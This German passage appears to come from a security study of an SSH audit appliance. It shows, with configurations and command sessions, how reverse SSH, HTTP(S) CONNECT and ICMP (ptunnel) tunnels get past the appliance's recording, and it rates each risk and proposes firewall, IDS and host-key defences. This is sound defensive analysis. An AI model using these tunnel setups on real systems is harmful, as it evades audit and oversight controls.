Damit umgekehrte SSH-Tunnel nicht möglich sind, wäre es denkbar die Firewall so einzustellen, dass sie keinen ausgehenden SSH-Verbindungsaufbau oder nur ausgehende Verbindungen zu ganz bestimmten Servern erlaubt. Die SCB im Bastions-Modus beispielsweise setzt voraus, dass jeglicher SSH-Verkehr, der direkt an den Server gerichtet ist, durch die Firewall geblockt wird und somit nur eine SSH-Verbindung über die SCB zum Server möglich ist (vergleiche Kapitel 2.2.1). Diese Vorgabe sagt allerdings nichts über vom Server selbst ausgehenden Verkehr. Da eine umgekehrte SSH-Verbindung vom Server zum Client aufgebaut wird und der Client sich dann später lediglich in diese Verbindung einschaltet, muss auch der entsprechende ausgehende Verkehr durch die Firewall blockiert werden.

3.7.4. Bewertung des Risikos für lokale Port-Weiterleitung

Komplexität Lokale Port-Weiterleitung setzt keine Einstellungen am Server voraus. Für einen Angreifer ist es sehr einfach, eine neue SSH-Verbindung über einen SSH-Tunnel aufzubauen. Die Komplexität des Angriffs ist also *sehr gering*.

Aufzeichnung SSH-Tunnel können aufgezeichnet und im Audit-Player abgespielt werden. Wenn die Daten innerhalb dieses Tunnels allerdings verschlüsselt übertragen werden, wie bei einer zweiten SSH-Verbindung, dann kann der Inhalt dieser Daten nicht aufgezeichnet werden. Die Aufzeichnung ist damit *unvollständig*.

Aufwand Der Aufwand, SSH-Tunnel in den Aufzeichnungen zu finden und diese zu überprüfen, ist *gering*, da diese Tunnel über einen eigenen Kanal laufen und somit anhand dessen gefiltert werden können. Die Verbindungen müssen als PCAP exportiert werden, was den Aufwand etwas erhöht.

Wahrscheinlichkeit Obwohl die Komplexität sehr gering ist, ist die Gefahr, entdeckt zu werden, durch die Aufzeichnung des Tunnels und den geringen Aufwand der Auswertung, relativ hoch. Die Wahrscheinlichkeit ist also als *gering* bis *mittel* einzustufen.

Abwehr Durch die Kanalrichtlinien können SSH-Tunnel eingeschränkt oder vollständig unterbunden werden. Zusätzlich ist es möglich, SSH-Tunnel durch entsprechende Einstellungen am Server zu verhindern. Die Abwehr solcher Tunnel ist also *sehr leicht*.

Risiko Für die lokale Port-Weiterleitung ergibt sich ein Risiko von *gering* bis *mittel*, da der Auswertungsaufwand zwar gering ist, die Verbindung allerdings verschlüsselt werden kann.

3.7.5. Bewertung des Risikos für umgekehrte SSH-Tunnel

Komplexität Auf dem Server sind für für den Aufbau eines umgekehrten SSH-Tunnels keine weiteren Einstellungen notwendig. Der Angreifer benötigt lediglich einen nicht überwachten und vom Server aus erreichbaren Server, zu dem er die Verbindung aufbauen kann. Die Komplexität ist also *gering*.

Aufzeichnung Bei umgekehrten SSH-Verbindungen kann lediglich die Initialisierung (`ssh -R`) aufgezeichnet werden. Der Inhalt der Verbindung geht an der Überwachung der SCB vorbei. Somit ist die Aufzeichnung *unvollständig*.

Aufwand Der Aufwand hängt davon ab, wie der Befehl für den Verbindungsaufbau übertragen wird. Wenn lediglich innerhalb einer SSH-Sitzung `ssh -R` eingegeben wird, kann dies mit wenig Aufwand in den Audit-Aufzeichnungen gefunden werden. Ein Angreifer kann sich allerdings eine der zuvor diskutierten Methoden zur Dateiübertragung zu Nutze machen und den entsprechenden Befehl innerhalb einer Datei übertragen, so dass der Aufwand erheblich steigt. Der Aufwand ist also als *hoch* einzustufen.

Wahrscheinlichkeit Die Wahrscheinlichkeit für einen solchen Angriff ist *mittel*, da wie bei verschlüsselten Dateiübertragungen nicht festgestellt werden kann, was übertragen wurde. Allerdings muss der Tunnel über den überwachten Kanal gestartet werden, so dass der entsprechende Befehl in einem Audit gefunden werden kann.

Abwehr Für die Abwehr müssen die ausgehenden SSH-Verbindungen kontrolliert werden. Somit ist die Abwehr aufwändiger und als *mittel* einzustufen.

Risiko Aus den obigen Punkten resultiert ein Risiko von *mittel* bis *hoch* für umgekehrte SSH-Verbindungen.

3.8. HTTP(S)-Tunnel

In diesem Kapitel wird gezeigt, wie die SCB mit HTTP(S)-Tunneln umgeht. Die Grundlagen für HTTP(S)-Tunnel sind ähnlich den Grundlagen zu SSH-Tunneln und können in Kapitel 2.1.2 nachgelesen werden.

HTTPS ist ein unter Web-Servern weit verbreitetes Protokoll, das es ermöglicht, sichere Anfragen an HTTP-Server zu schicken. Dabei wird eine per SSL/TLS verschlüsselte Verbindung zum Server aufgebaut, über die dann die HTTP-Sitzungsdaten, wie Nutzerkennungen und Passwörter, übertragen werden. Bei HTTP(S) handelt es sich nicht um ein von der SCB unterstütztes Protokoll, da es sich dabei nicht um ein Protokoll zur Administration von Web-Servern handelt, sondern lediglich um ein Protokoll zur sicheren Authentifizierung der Kommunikation zwischen Webserver und Browser.

Je nach Modus der SCB (siehe Kapitel 2.2.1) werden nicht unterstützte Protokolle ohne Aufzeichnung direkt an den Server weitergeleitet oder erreichen die SCB gar nicht erst. So werden beispielsweise im Bastions-Modus (siehe Kapitel 2.2.1) nicht unterstützte Protokolle durch eine Firewall oder einen Router direkt an die entsprechenden Server weitergeleitet.

In beiden Fällen heißt das, dass im Falle einer HTTP(S)-Verbindung, diese direkt an den entsprechenden Server weitergeleitet wird, ohne von der SCB untersucht zu werden. Diese Tatsache kann man ausnutzen, indem man die SSH-Verbindung innerhalb einer HTTP(S)-Verbindung aufbaut. So kann eine SSH-Verbindung aufgebaut werden, auch wenn lediglich die Ports 80 oder 443 geöffnet sind und ein Paketfilter auf HTTP(S)-Pakete überprüft. Der Vorteil gegenüber den oben erwähnten SSH-Tunneln ist, dass HTTP(S) von der SCB nicht unterstützt wird, beziehungsweise die entsprechende Verbindung gar nicht erst durch die SCB geleitet wird und somit nicht einmal der Versuch eines Tunnelaufbaus in den Logs der SCB auftaucht. Dadurch kann man vollen SSH-Zugang ohne Kontrolle durch die SCB erreichen.

Voraussetzung für dieses Vorgehen ist ein laufender HTTP-Server auf dem Zielserver. Weiterhin muss der Web-Server getunnelten SSH-Verkehr an `sshd` weiterleiten können. Auf die entsprechende Konfiguration des Webservers wird in diesem Kapitel eingegangen.

3.8.1. Konfiguration des Servers

HTTP-Tunnel Apache ist der meistgenutzte HTTP-Server weltweit [Net13]. Er bietet eine große Auswahl an zusätzlichen Modulen an. Insbesondere das `mod_proxy`-Modul, das es ermöglicht, den Apache-Server als Proxy-Server agieren zu lassen. Dieser Proxy-Server ist in der Lage *„AJP13 (Apache JServe Protocol version 1.3), FTP, CONNECT (for SSL), HTTP/0.9, HTTP/1.0 and HTTP/1.1“* [Apa] weiterzuleiten. Diese Weiterleitung macht es möglich, SSH-Verkehr über HTTP zu tunneln, indem man eine Weiterleitung für `CONNECT` auf den SSH-Port einrichtet. Dafür ist es notwendig, den Webserver so einzurichten, dass er `CONNECT`-Anfragen auf Port 80(HTTP) oder Port 443(HTTPS) an Port 22(SSH) weiterleitet. Dafür muss bei Apache mit virtuellen Hosts gearbeitet werden. Eine entsprechende Konfiguration ist in Listing 3.23 für HTTP-Tunnel und in Listing 3.24 für HTTPS-Tunnel zu sehen. Diese Konfiguration sorgt dafür, dass der Server gleichzeitig als Proxy dient (`ProxyRequests`

`On`) und ein `CONNECT` an Port 22 erlaubt. Damit ist es also möglich, dem Server einen `CONNECT`-Befehl auf Port 22 zu senden. Über diesen Befehl wird dann eine Verbindung mit dem SSH-Server hergestellt.

HTTPS-Tunnel Bei HTTPS-Tunneln existiert allerdings ein Bug in Apache, durch den ein CONNECT-Befehl, der über HTTPS eingegangen ist, nicht korrekt verarbeitet wird [Rus]. Um diesen Bug zu beheben, muss ein Patch installiert werden. Der Installationsvorgang des Patches ist in Listing 3.25 zu sehen. Dieser Patch bewirkt, dass der CONNECT-Befehl korrekt durch die richtigen Filter (SSL/TLS) geleitet wird und somit verarbeitet werden kann.

Listing 3.23: Konfiguration des virtuellen Hosts für HTTP-Tunnel

```
<VirtualHost *:80>
        ServerName balabit-slave.srv.lrz.de
        ServerSignature Off
        ProxyRequests On
        ProxyVia Full
        ProxyBadHeader Ignore
        AllowCONNECT 22
        <Proxy *>
                Order deny,allow
                Deny from all
                Allow from all
        </Proxy>
</VirtualHost>
```

Listing 3.24: Konfiguration des virtuellen Hosts für HTTPS-Tunnel

```
<VirtualHost *:443>
        ServerName balabit-slave.srv.lrz.de
        ServerSignature Off
        ProxyRequests On
        ProxyVia On
        AllowCONNECT 22
        <Proxy *>
                Order allow,deny
                Allow from all
        </Proxy>
        LogLevel info
        DocumentRoot "/srv/www/htdocs"
        ErrorLog /var/log/apache2/error_log
        TransferLog /var/log/apache2/access_log
        SSLEngine on
        SSLProtocol all -SSLv2 -SSLv3
        SSLCipherSuite ALL:!aNULL:!eNULL:!SSLv2:!LOW:!EXP:!MD5:
           @STRENGTH
        SSLCertificateFile /etc/apache2/ssl.crt/server.crt
```

```
19          SSLCertificateKeyFile /etc/apache2/ssl.key/server.key
20          <Files ~ "\.(cgi|shtml|phtml|php3?)$">
21              SSLOptions +StdEnvVars
22          </Files>
23          <Directory "/srv/www/cgi-bin">
24              SSLOptions +StdEnvVars
25          </Directory>
26          CustomLog /var/log/apache2/ssl_request_log
               ssl_combined
27  </VirtualHost>
```

Listing 3.25: Patchen des Apache-Servers

```
root@server:~$ tar xvzf httpd-2.2.14.tar.gz
root@server:~$ cd httpd-2.2.14/modules/proxy/
root@server:~/httpd-2.2.14/modules/proxy $ curl https://issues.
   apache.org/bugzilla/attachment.cgi?id=24615 | patch -p1
root@server:~/httpd-2.2.14/modules/proxy $ cd ../../
root@server:~/httpd-2.2.14 $ make
root@server:~$ find -name "*proxy*.so" | xargs cp -t /usr/lib64/
   apache2/
root@server:~$ apache2ctl configtest
root@server:~$ rcapache2 restart
```

3.8.2. Konfiguration des Clients

HTTP-Tunnel Auf der Client-Seite muss die SSH-Verbindung in eine HTTP-Verbindung eingebunden werden. Dies geschieht, indem zunächst eine reguläre HTTP-Verbindung auf Port 80 zum Webserver aufgebaut wird. Innerhalb dieser Verbindung wird dann ein `CONNECT`-Befehl ausgeführt, der, wie oben beschrieben, dafür sorgt, dass eine Verbindung zum SSH-Port des Servers erstellt wird. Innerhalb dieser Verbindung kann dann eine SSH-Verbindung aufgebaut werden, die nicht von der SCB überwacht werden kann. Ein Beispiel für diese Verbindung ist in Listing 3.26 zu sehen. Dabei werden die Schritte über `telnet` per Hand eingegeben. An der letzten Zeile erkennt man, dass Apache die `CONNECT`-Anfrage korrekt an den SSH-Server weitergeleitet hat. Man könnte im Anschluss per Hand das SSH-Protokoll eingeben. Das Programm `proxytunnel` [VJ] ermöglicht es, diese Schritte automatisch vorzunehmen und kann als `ProxyCommand` in die `~/.ssh/config`-Datei eingetragen werden (siehe Listing 3.27). In Listing 3.28 sieht man einen solchen Verbindungsaufbau über `proxytunnel`. Dabei wird zunächst eine Verbindung mit dem Webserver auf Port 80 erstellt. Daraufhin folgt ein `CONNECT` auf den Port 22, welcher die SSH-Verbindung aufbaut. Proxytunnel leitet anschließend jeglichen SSH-Verkehr durch diese Verbindung weiter und der Tunnel ist aufgebaut.

HTTPS-Tunnel Um einen HTTPS-Tunnel aufzubauen, kann Telnet nicht verwendet werden, da Telnet keine TLS/SSL-Verschlüsselung unterstützt. Statt Telnet kann `openssl` mit

der Option `s_client` verwendet werden. Dies entspricht einem SSL-fähigen Telnet-Client. Die weitere Verwendung entspricht der von Telnet und ist in Listing 3.29 demonstriert. Wie man sieht, wird die Verbindung in SSL verschlüsselt und der CONNECT-Befehl wird korrekt verarbeitet.

Listing 3.26: HTTP-SSH-Tunnel via Telnet

```
root@server:~$ telnet balabit-slave.srv.lrz.de 80
Trying 127.0.0.2...
Connected to balabit-slave.srv.lrz.de.
Escape character is '^]'.
CONNECT balabit-slave.srv.lrz.de:22 HTTP/1.0

HTTP/1.0 200 Connection Established
Proxy-agent: Apache/2.2.12 (Linux/SUSE)

SSH-2.0-OpenSSH_5.1
```

Listing 3.27: SSH-ProxyCommand für proxytunnel

```
1 Host proxy
2     DynamicForward 1080
3     ProxyCommand proxytunnel -v -p balabit-slave.srv.lrz.de:80
          -d balabit-slave.srv.lrz.de:22
4     ServerAliveInterval 30
```

Listing 3.28: HTTP-SSH-Tunnel via proxytunnel

```
root@server:~$ ssh proxy
Local proxy balabit-slave.srv.lrz.de resolves to 127.0.0.2
Connected to balabit-slave.srv.lrz.de:80 (local proxy)

Tunneling to balabit-slave.srv.lrz.de:22 (destination)
Communication with local proxy:
 -> CONNECT balabit-slave.srv.lrz.de:22 HTTP/1.0
 -> Proxy-Connection: Keep-Alive
 <- HTTP/1.0 200 Connection Established
 <- Proxy-agent: Apache/2.2.12 (Linux/SUSE)

Tunnel established.
The authenticity of host 'proxy (<no hostip for proxy command>)
   ' can't be established.
RSA key fingerprint is
   e8:01:f6:ae:ae:64:dc:10:4b:d8:4d:73:f6:9f:95:e4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'proxy' (RSA) to the list of known
   hosts.
Password:
```

```
Last login: Mon Jan 28 19:20:42 2013 from localhost
root@server:~$ exit
logout
Connection to proxy closed.
root@server:~$ Tunnel received signal 1. Ignoring signal.
Tunnel closed.
```

Listing 3.29: HTTPS-SSH-Tunnel via openssl s_client

```
admin@client:~$  openssl s_client -connect balabit-slave.srv.lrz.
   de:443
CONNECTED(00000003)
depth=0 C = DE, ST = Some-State, O = Internet Widgits Pty Ltd
verify error:num=18:self signed certificate
verify return:1
depth=0 C = DE, ST = Some-State, O = Internet Widgits Pty Ltd
verify return:1
---
Certificate chain
 0 s:/C=DE/ST=Some-State/O=Internet Widgits Pty Ltd
   i:/C=DE/ST=Some-State/O=Internet Widgits Pty Ltd
---
Server certificate
-----BEGIN CERTIFICATE-----
[...]
-----END CERTIFICATE-----
subject=/C=DE/ST=Some-State/O=Internet Widgits Pty Ltd
issuer=/C=DE/ST=Some-State/O=Internet Widgits Pty Ltd
---
No client certificate CA names sent
---
SSL handshake has read 1267 bytes and written 426 bytes
---
New, TLSv1/SSLv3, Cipher is DHE-RSA-AES256-SHA
Server public key is 1024 bit
Secure Renegotiation IS supported
Compression: zlib compression
Expansion: zlib compression
SSL-Session:
    Protocol  : TLSv1
    Cipher    : DHE-RSA-AES256-SHA
    Session-ID: [...]
    Session-ID-ctx:
    Master-Key: [...]
    Key-Arg   : None
    PSK identity: None
    PSK identity hint: None
```

```
    SRP username: None
    TLS session ticket:
        [...]

    Compression: 1 (zlib compression)
    Start Time: 1360851079
    Timeout   : 300 (sec)
    Verify return code: 18 (self signed certificate)
---
CONNECT 127.0.0.1:22
HTTP/1.0 200 Connection Established
Proxy-agent: Apache/2.2.12 (Linux/SUSE)

SSH-2.0-OpenSSH_5.1
```

3.8.3. Lösungsvorschläge

Dieser Angriff zielt darauf ab, unbewachten Zugriff zu einem durch die SCB überwachten Server zu erreichen. Die notwendigen Änderungen der Konfigurationsdateien müssten also zunächst über den überwachten Kanal getätigt werden, bevor ein Tunnel möglich ist. Es wäre also bereits durch die SCB möglich, diesen Angriff zu erkennen. Durch die SCB ist es allerdings nicht möglich, diesen Angriff direkt abzuwehren oder automatisch zu erkennen und zu reagieren. Dafür sollten noch zusätzliche Sicherheitsvorkehrungen getroffen werden.

Deep Packet Inspection

HTTP-Tunnel lassen sich relativ leicht durch eine Firewall mit *Deep Packet Inspection* blockieren. Die Firewall muss so eingestellt werden, dass sie Pakete, die einen CONNECT-Befehl enthalten, direkt ablehnt, so kann kein Tunnel über HTTP zustande kommen. Da HTTPS-Pakete allerdings per TLS/SSL verschlüsselt sind, kann eine reguläre Firewall in diesem Fall die Pakete nicht blockieren und der Tunnel kann dennoch aufgebaut werden. Damit auch HTTPS-Pakete herausgefiltert werden können, muss die Firewall noch zusätzlich das Aufbrechen von SSL-Paketen unterstützen.

Intrusion Detection System

Da bei diesem Angriff viele Konfigurationsdateien auf dem Server angepasst werden müssen, um einen solchen Tunnel aufzubauen, ist es auch denkbar, einen solchen Angriff durch ein (Host-based) Intrusion Detection System zu erkennen. Relevante Dateien sind dabei `/etc/hosts.allow` und die Konfigurationsdateien von Apache (`/etc/apache2/`).

/etc/hosts.allow

Diese Datei regelt für bestimmte Dienste, welche IP-Adressen auf diesen Dienst zugreifen können. Bei einer neuen Verbindung überprüft `sshd` zunächst, ob die Verbindung laut der `hosts.allow`-Datei erlaubt ist und baut diese dann erst entsprechend auf. Da bei Servern, die von der SCB überwacht werden sollen, besonders im Bastions-Modus, nur SSH-Verbindungen

ausgehend von der SCB erlaubt werden sollen, sollte diese Datei bereits bei der Installation der SCB entsprechend eingerichtet werden. Um zusätzlich noch durch HTTP(S) getunnelte SSH-Verbindungen zu unterbinden, müssen noch explizit die Adressen `localhost`, sowie `127.0.0.1/2` unterbunden werden, da in diesem Fall die SSH-Verbindung lokal aufgebaut wird.

Apache-Konfiguration Wie oben beschrieben, benötigt Apache, um HTTP(S)-Tunnel zu ermöglichen, eine spezielle Konfiguration. Zum einen muss das Modul `mod_proxy` geladen werden und zum anderen müssen virtuelle Hosts eingerichtet werden, die den CONNECT-Befehl erlauben. Es sollte sichergestellt werden, dass die laufende Apache-Konfiguration das Modul `mod_proxy` nicht lädt. Und zusätzlich sollten die Konfigurationsdateien auf Änderungen hin überwacht werden, die die Zeile `allowCONNECT` enthalten.

3.8.4. Bewertung des Risikos

Komplexität Sowohl bei HTTP- als auch bei HTTPS-Tunneln sind erhebliche Änderungen am Server notwendig. Selbst wenn ein Apache-Server läuft, müssten mit hoher Wahrscheinlichkeit die Konfigurationsdateien unbemerkt geändert werden. Die Komplexität der Angriffe ist also *hoch*

Aufzeichnung Da HTTP und HTTPS von der SCB nicht unterstützt werden und je nach Konfiguration der Datenverkehr gar nicht erst über die SCB geleitet wird, ist die Aufzeichnung *nicht möglich*.

Aufwand Da keine Aufzeichnung möglich ist, kann der Aufwand, die Aufzeichnungen auszuwerten, nicht bewertet werden.

Wahrscheinlichkeit Wie bereits erwähnt, ist ein solcher Angriff, besonders bei Servern, auf denen kein Web-Server läuft, relativ unwahrscheinlich. Vor allem bei solchen Servern müsste zunächst ein Web-Server installiert werden, was bereits sehr auffällig ist. Bei Web-Servern, auf denen bereits eine Apache-Instanz läuft, ist die Wahrscheinlichkeit für solch einen Angriff etwas höher, da lediglich eine entsprechende Konfigurationsdatei hochgeladen beziehungsweise verändert werden muss. Die entsprechenden Konfigurationsdateien könnten beispielsweise über eine der vorgestellten Methoden zur Dateiübertragung hochgeladen werden. Da dies eventuell unbemerkt geschehen kann, ist die Wahrscheinlichkeit für einen solchen Angriff zwischen *niedrig* und *mittel* zu bewerten.

Abwehr Zur Abwehr gibt es viele Möglichkeiten, wie die Kontrolle der SSH-Zugänge oder Deep-Packet-Inspection. So ist die Abwehr als *leicht* einzustufen.

Risiko Da bei einem solchen Angriff eine Aufzeichnung nicht möglich ist, ist das Risiko als *mittel* bis *hoch* einzustufen, auch wenn der Aufwand für den Angreifer sehr hoch ist.

3.9. SSH über ICMP

In diesem Kapitel wird eine weitere Möglichkeit, SSH durch ein anderes Protokoll zu tunneln, vorgestellt. In diesem Fall wird das *Internet Control Message Protocol* verwendet. Das Protokoll wurde im Internet Standard in RFC 792 spezifiziert [Pos81]. Alle Angaben zu dem Protokoll beziehen sich auf diese Spezifikation.

3.9.1. Internet Control Message Protocol

Das *Internet Control Message Protocol* (ICMP) ist Teil des *Internet Protokolls* (IP). Bei ICMP-Nachrichten handelt es sich um Kontrollnachrichten zum Austausch von Informationen und Fehlermeldungen über die IP-Verbindung. So können beispielsweise ICMP-Nachrichten geschickt werden, wenn das Ziel nicht erreichbar ist oder der Puffer eines Gateways voll ist. ICMP-Nachrichten werden über den IP-Header geschickt. Dafür wird im Protokoll-Feld des IP-Headers eine 1 eingetragen. Der ICMP-Header steht dann innerhalb des Datenbereichs des IP-Headers. Der ICMP-Header verfügt über diverse Felder wie Typ, Code und Prüfsumme. Außerdem ist es noch möglich, ein Datenfeld anzuhängen.

Echo- und Echo-Antwort-Nachrichten

Echo-Nachrichten werden benutzt, um die Erreichbarkeit eines Ziels zu überprüfen. Solche Nachrichten werden beispielsweise über das Unix-Programm `ping` gesendet. Eine Echo-Anfrage wird im ICMP-Header durch den Typ 8 gekennzeichnet. Die Protokoll-Nachricht verfügt zusätzlich noch über das Codefeld, das fest mit 0 belegt ist, die Prüfsumme, sowie über ein Feld zur Identifikation passender Echo-Antworten und ein Feld für eine Sequenznummer. Zusätzlich können anschließend noch beliebige Daten an die Nachricht angehängt werden. Eine Echo-Antwort wird dann über einen ICMP-Header mit Typ 0 geschickt. In dieser Nachricht können dann das Identifikationsfeld und die Sequenznummer genutzt werden, um zu spezifizieren, auf welche Anfrage geantwortet wurde.

3.9.2. SSH in den Nutzdaten einer Echo-Anfrage

Da es in den Echo-Paketen möglich ist, zusätzliche Nutzdaten anzugeben, ist es auch möglich, innerhalb dieser Nutzdaten ein neues Protokoll zu übertragen. Damit kann ein SSH-Tunnel innerhalb der ICMP-Nachrichten aufgebaut werden.

Eine Möglichkeit, einen solchen Tunnel aufzubauen, stellt das Programm `ptunnel` dar. Es baut einen ICMP-SHH-Tunnel zwischen dem Client, einem Proxy-Server und dem Ziel-Server her. Die entsprechenden Befehle können in den Listings 3.30 bis 3.32 nachgesehen werden. Diese Verbindung ist nicht in der SCB einsehbar, da sie je nach Konfiguration entweder direkt an der SCB vorbeigeht (z.B. Bastions-Modus) oder direkt von der SCB weitergeleitet wird, da ICMP nicht zu den unterstützten Protokollen gehört (z.B. Router-Modus).

Listing 3.30: Start des ptunnel Proxy-Servers auf dem Client

```
admin@client:~$ ptunnel
[inf]: Starting ptunnel v 0.72.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
```

```
[inf]: Security features by Sebastien Raveau, <sebastien.
   raveau@epita.fr>
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.
```

Listing 3.31: Aufbau des Tunnels auf dem Client

```
admin@client:~$ ptunnel -p localhost -lp 8000 -da balabit-slave.
   srv.lrz.de -dp 22
```

Listing 3.32: Verbindung mit dem Tunnel herstellen

```
admin@client:~$  ssh -p 8000 root@localhost
The authenticity of host '[localhost]:8000 ([127.0.0.1]:8000)'
   can't be established.
RSA key fingerprint is
   e8:01:f6:ae:ae:64:dc:10:4b:d8:4d:73:f6:9f:95:e4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:8000' (RSA) to the list
    of known hosts.
Password:
Last login: Thu Mar 21 17:53:34 2013 from balabit-master.srv.
   lrz.de
root@server:~$
```

3.9.3. ICMP-Filter in der Firewall

Um solche Tunnel zu unterbinden, besteht die Möglichkeit, ICMP-Nachrichten durch eine Firewall komplett zu blockieren. Da ICMP allerdings für einige Dienste wie DNS wichtig ist, sollte diese Methode nicht verwendet werden. Vielmehr sollten die ICMP-Nachrichten gefiltert werden, so dass beispielsweise nur ein- oder ausgehende Ping-Nachrichten nicht erlaubt werden. Auf diese Weise bleibt die Funktionalität der restlichen ICMP-Nachrichten erhalten und der Tunnel kann komplett unterbunden werden.

3.9.4. Zugangskontrolle durch Host-Keys

Zu einer sicheren Konfiguration der SCB zählt neben der entsprechenden Einrichtung der Firewall auch die Einrichtung von Host-Keys. In der SSH-Konfiguration sollte lediglich dem Host-Key der SCB Zugang zum Server erlaubt werden. So werden jegliche Tunnel verhindert. Da dieser Host-Key lokal auf dem Server in der Datei `~/.ssh/authorized_keys` liegt, muss diese Datei noch zusätzlich überwacht werden, da ein Administrator diesen über die überwachte Verbindung ändern oder zusätzliche Schlüssel hinzufügen könnte. Diese Methode alleine ist also nicht ausreichend, um die Tunnel zu unterbinden. Zusätzlich müssen die entsprechenden Nachrichten durch eine Firewall gefiltert werden.

3.9.5. Bewertung des Risikos

Komplexität Da für den Angriff auf dem Server, wenn dieser nicht entsprechend konfiguriert ist, nichts gemacht werden muss und auf dem Client lediglich das Programm `ptunnel` installiert werden muss, mit dem die Verbindung mit drei Befehlen aufgebaut werden kann, ist die Komplexität des Angirffs als *gering* einzustufen. Auch wenn der Server durch einen Host-Key geschützt ist, muss lediglich ein zusätzlicher Host-Key eingetragen werden. Dafür wäre die Verwendung eines Angriffs aus Kapitel 3.3 zur Übertragung denkbar.

Aufzeichnung Wie bei HTTP(S)-Tunneln, ist eine Aufzeichnung *nicht möglich*, da ICMP von der SCB nicht unterstützt wird oder diese gar nicht erst erreicht.

Aufwand Folglich kann der Aufwand, die Aufzeichnungen auszuwerten, ebenfalls nicht bewertet werden.

Wahrscheinlichkeit Da die Komplexität des Angriffs so gering ist, könnte man die Wahrscheinlichkeit zunächst als sehr hoch einstufen. Allerdings muss man bei der Wahrscheinlichkeit bedenken, wie hoch das Risiko für den Angreifer ist, erkannt zu werden. Für den Fall, dass am Server kein zusätzlicher Host-Key eingetragen werden muss, ist das Risiko für den Angreifer sehr gering. Er kann versuchen, den Tunnel aufzubauen und wird entweder durch eine Firewall daran gehindert oder ist erfolgreich. Da die entsprechende Konfiguration des Servers mit dem Host-Keys der SCB aber so essentiell für deren Funktionsweise ist, muss beachtet werden, dass der Angreifer einen zusätzlichen Host-Key eintragen muss, wenn er sich über einen Tunnel verbinden will. Da er dies nur über die überwachte Verbindung durchführen kann, ist die Wahrscheinlichkeit für den Angriff als *mittel* bis *hoch* einzustufen. Geringer sollte sie nicht eingestuft werden, da im schlimmsten Fall eine Änderung der `authorized_keys` Datei trotz Überwachung unbemerkt bleibt.

Abwehr Da ICMP durch eine Firewall gefiltert werden kann, kann ein solcher Tunnel leicht abgewehrt werden. Zusätzliche Abwehr bietet das Eintragen des Host-Keys der SCB in der `authorized_keys` Datei, wenn diese Datei durch zusätzliche Sicherheitssysteme auf Änderungen hin überwacht wird. Die Erkennung und Abwehr des Angriffs ist also als *leicht* einzustufen.

Risiko Aus den oben genannten Punkten ergibt sich ein Gesamtrisiko von *hoch*, da im Erfolgsfall die Überwachung vollständig umgangen wird.

4. Handlungsempfehlungen

In diesem Kapitel sollen Handlungsempfehlungen zum Betrieb der SCB gegeben werden. Bevor der Einsatz der SCB überhaupt sinnvoll sein kann, muss sichergestellt werden, dass die Ausgangskonfiguration der zu überwachenden Server bereits sicher ist. Es darf nicht der Fall sein, dass ein potentieller Angreifer bereits vor der Überwachung durch die SCB Zugriff auf die Server haben kann. Ebenso muss sichergestellt werden, dass die SCB vor dem Einsatz korrekt konfiguriert sind und wichtige Optionen zur Überwachung gesetzt wurden. Einige Angriffe, die im vorigen Kapitel beschrieben wurden, lassen sich bereits durch eine entsprechende Konfiguration der SCB verhindern. Im Folgenden werden einige wichtige Konfigurationen genannt und gezeigt, wie sie in der Web-Oberfläche der SCB eingestellt werden können.

4.1. SSH-Zugriff nur über die SCB

Damit die Überwachung durch die SCB nicht einfach umgangen werden kann, muss der Server und die Firewall so eingerichtet werden, dass der SSH-Zugang zum Server nur über die SCB erfolgen kann. Dafür kann die Firewall je nach Modus so eingerichtet werden, dass sie SSH-Verbindungen nur mit der SCB als Ziel zulässt und jegliche anderen Verbindungen verwirft. Zusätzlich muss in der `/etc/hosts.allow` sichergestellt werden, dass sich in dieser Datei lediglich ein Eintrag für die SCB befindet und alle anderen Verbindungen verboten werden (siehe Listing 4.1). Außerdem sollte diese Datei durch ein Host-Intrusion-Detection-System auf Veränderungen hin überwacht werden.

Listing 4.1: /etc/hosts.allow

```
sshd: balabit-master.srv.lrz.de : ALLOW
sshd: ALL : DENY
```

4.2. Benutzerauthentifizierung

Die SCB lässt eine Vielzahl verschiedener Authentifizierungen zu. Damit sichergestellt werden kann, dass jeder Administrator auch korrekt authentifiziert wird, sollte lediglich die Authentifizierung über öffentliche und private Schlüsselpaare erlaubt werden. Eine Passwort-Authentifizierung sollte auf jeden Fall untersagt werden.

Um eine Public-Key-Authentifizierung einzurichten, muss in der Web-Oberfläche auf der linken Seite *SSH Control* und anschließend *Authentication Policies* gewählt werden. In diesem Menü kann die Authentifizierung zwischen Client und SCB und SCB und Server bzw. Client und SCB eingerichtet werden. Im Folgenden wird gezeigt, wie der Client sich bei der SCB mit seinem öffentlichen Schlüssel authentifiziert. Anschließend authentifiziert sich die SCB beim Server mit ihrem öffentlichen Schlüssel. Die entsprechende Konfiguration kann in

Abbildung 4.1 eingesehen werden.

